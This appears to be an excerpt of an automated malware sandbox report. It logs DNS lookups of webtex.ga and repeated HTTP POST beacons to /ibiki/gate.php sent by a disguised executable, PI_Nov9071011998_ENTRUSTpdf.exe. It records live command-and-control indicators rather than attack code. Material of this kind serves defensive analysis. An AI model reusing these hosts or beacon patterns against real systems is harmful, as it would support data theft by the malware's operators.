Dec 3, 2020 10:03:53.991311073 CET	8.8.8.8	192.168.2.3	0x86cd	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:54.549211979 CET	8.8.8.8	192.168.2.3	0xb35e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:55.132646084 CET	8.8.8.8	192.168.2.3	0xf4f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:55.829653025 CET	8.8.8.8	192.168.2.3	0xa750	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:56.092653990 CET	8.8.8.8	192.168.2.3	0x2127	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:56.611583948 CET	8.8.8.8	192.168.2.3	0xaf39	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:57.127315044 CET	8.8.8.8	192.168.2.3	0x9ef3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:57.665216923 CET	8.8.8.8	192.168.2.3	0x6144	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:58.260405064 CET	8.8.8.8	192.168.2.3	0x7360	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.526932001 CET	8.8.8.8	192.168.2.3	0xc4a6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:58.794562101 CET	8.8.8.8	192.168.2.3	0x3dd1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.076771021 CET	8.8.8.8	192.168.2.3	0x5da	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.353662014 CET	8.8.8.8	192.168.2.3	0x9a3e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.636375904 CET	8.8.8.8	192.168.2.3	0x8d7f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:59.915659904 CET	8.8.8.8	192.168.2.3	0x3864	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.191922903 CET	8.8.8.8	192.168.2.3	0x3309	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.484050989 CET	8.8.8.8	192.168.2.3	0xf0db	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:00.766160965 CET	8.8.8.8	192.168.2.3	0x4800	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.144134998 CET	8.8.8.8	192.168.2.3	0x9a8f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.448929071 CET	8.8.8.8	192.168.2.3	0x674b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:01.737176895 CET	8.8.8.8	192.168.2.3	0x6b11	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.042148113 CET	8.8.8.8	192.168.2.3	0xb6d9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.409003019 CET	8.8.8.8	192.168.2.3	0xf523	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.688880920 CET	8.8.8.8	192.168.2.3	0xc521	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:02.969583988 CET	8.8.8.8	192.168.2.3	0xd047	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.259670019 CET	8.8.8.8	192.168.2.3	0x7eb0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.532891989 CET	8.8.8.8	192.168.2.3	0xf399	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:03.822348118 CET	8.8.8.8	192.168.2.3	0x1a21	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.101543903 CET	8.8.8.8	192.168.2.3	0xf5b1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.391450882 CET	8.8.8.8	192.168.2.3	0xf389	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.674464941 CET	8.8.8.8	192.168.2.3	0xd7e2	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:04.942394018 CET	8.8.8.8	192.168.2.3	0x9e4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:05.226393938 CET	8.8.8.8	192.168.2.3	0xbd95	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:05.510657072 CET	8.8.8.8	192.168.2.3	0x5da6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:04:05.796542883 CET	8.8.8.8	192.168.2.3	0xcb30	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.101805925 CET	8.8.8.8	192.168.2.3	0x8b25	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.380043030 CET	8.8.8.8	192.168.2.3	0x181a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.662600994 CET	8.8.8.8	192.168.2.3	0x37ca	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:06.977004051 CET	8.8.8.8	192.168.2.3	0x8014	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.251466990 CET	8.8.8.8	192.168.2.3	0x38f9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.552763939 CET	8.8.8.8	192.168.2.3	0xd334	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:07.835998058 CET	8.8.8.8	192.168.2.3	0x7f82	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.244343996 CET	8.8.8.8	192.168.2.3	0x877	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.525451899 CET	8.8.8.8	192.168.2.3	0xa0f9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:08.805875063 CET	8.8.8.8	192.168.2.3	0x15b0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.084884882 CET	8.8.8.8	192.168.2.3	0x5fcc	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.352477074 CET	8.8.8.8	192.168.2.3	0x99c0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.641357899 CET	8.8.8.8	192.168.2.3	0x7e55	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:09.928231001 CET	8.8.8.8	192.168.2.3	0x99f5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.217499018 CET	8.8.8.8	192.168.2.3	0xa059	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.486563921 CET	8.8.8.8	192.168.2.3	0x80e6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:10.763757944 CET	8.8.8.8	192.168.2.3	0x29c1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.050237894 CET	8.8.8.8	192.168.2.3	0xac48	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.417982101 CET	8.8.8.8	192.168.2.3	0x9904	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.696677923 CET	8.8.8.8	192.168.2.3	0x3918	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:11.971090078 CET	8.8.8.8	192.168.2.3	0xb0f3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.274544001 CET	8.8.8.8	192.168.2.3	0x18e8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.612289906 CET	8.8.8.8	192.168.2.3	0x5ef8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:12.891649008 CET	8.8.8.8	192.168.2.3	0x7295	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:13.171314955 CET	8.8.8.8	192.168.2.3	0x938a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:04:13.482465029 CET	8.8.8.8	192.168.2.3	0x33f4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:13.800709963 CET	8.8.8.8	192.168.2.3	0x2cb5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.097882986 CET	8.8.8.8	192.168.2.3	0xcfa8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.383955002 CET	8.8.8.8	192.168.2.3	0x6ed3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.670947075 CET	8.8.8.8	192.168.2.3	0x311a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:14.937441111 CET	8.8.8.8	192.168.2.3	0x4c98	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.214709044 CET	8.8.8.8	192.168.2.3	0x82a5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.492562056 CET	8.8.8.8	192.168.2.3	0x1bb4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:15.769968987 CET	8.8.8.8	192.168.2.3	0xc751	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:16.049843073 CET	8.8.8.8	192.168.2.3	0x693f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:16.544792891 CET	8.8.8.8	192.168.2.3	0xaae8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:16.847960949 CET	8.8.8.8	192.168.2.3	0x6ea	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:17.139122009 CET	8.8.8.8	192.168.2.3	0xdaf3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:17.860759974 CET	8.8.8.8	192.168.2.3	0x6912	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:18.159993887 CET	8.8.8.8	192.168.2.3	0xbb4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:19.942914009 CET	8.8.8.8	192.168.2.3	0x48f0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.253314972 CET	8.8.8.8	192.168.2.3	0x58eb	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.528146982 CET	8.8.8.8	192.168.2.3	0x58e2	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:20.830697060 CET	8.8.8.8	192.168.2.3	0xfb15	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.274955034 CET	8.8.8.8	192.168.2.3	0xfcdd	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.554297924 CET	8.8.8.8	192.168.2.3	0xe84c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:21.880640030 CET	8.8.8.8	192.168.2.3	0xaff7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.148855925 CET	8.8.8.8	192.168.2.3	0xbb16	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.421103954 CET	8.8.8.8	192.168.2.3	0x7419	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:22.746226072 CET	8.8.8.8	192.168.2.3	0x1e85	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.007875919 CET	8.8.8.8	192.168.2.3	0x1d6f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:04:23.281064034 CET	8.8.8.8	192.168.2.3	0x4e1c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.568725109 CET	8.8.8.8	192.168.2.3	0xbd95	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:23.843622923 CET	8.8.8.8	192.168.2.3	0x617a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.133373022 CET	8.8.8.8	192.168.2.3	0xc7ce	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.422159910 CET	8.8.8.8	192.168.2.3	0x35d2	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:24.713453054 CET	8.8.8.8	192.168.2.3	0x98b3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:25.332806110 CET	8.8.8.8	192.168.2.3	0xbedc	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:25.756966114 CET	8.8.8.8	192.168.2.3	0x908b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- webtex.ga

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49709	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:28.939497948 CET	64	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 190 Connection: close
Dec 3, 2020 10:02:29.004054070 CET	65	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:46 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49710	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:29.293359995 CET	66	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 190 Connection: close
Dec 3, 2020 10:02:29.459626913 CET	66	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:46 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49719	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:32.765127897 CET	78	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:32.824419975 CET	79	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:50 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.3	49822	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.3	49823	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.3	49825	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.3	49826	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.3	49828	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.3	49830	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.3	49832	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.3	49834	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.3	49836	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.3	49838	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49720	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:33.073391914 CET	79	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:33.145654917 CET	80	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:50 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.3	49839	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.3	49841	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.3	49842	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.3	49844	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.3	49845	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.3	49846	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.3	49848	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.3	49850	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.3	49851	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.3	49852	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49721	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:33.392092943 CET	81	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:33.455180883 CET	81	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:50 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.3	49853	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.3	49854	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.3	49855	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.3	49856	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.3	49857	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.3	49858	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.3	49859	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.3	49860	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.3	49861	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.3	49862	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49722	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:33.703087091 CET	82	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:33.764564991 CET	83	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:51 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.3	49864	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.3	49865	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.3	49866	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.3	49867	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.3	49868	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.3	49869	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.3	49870	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.3	49871	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.3	49872	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

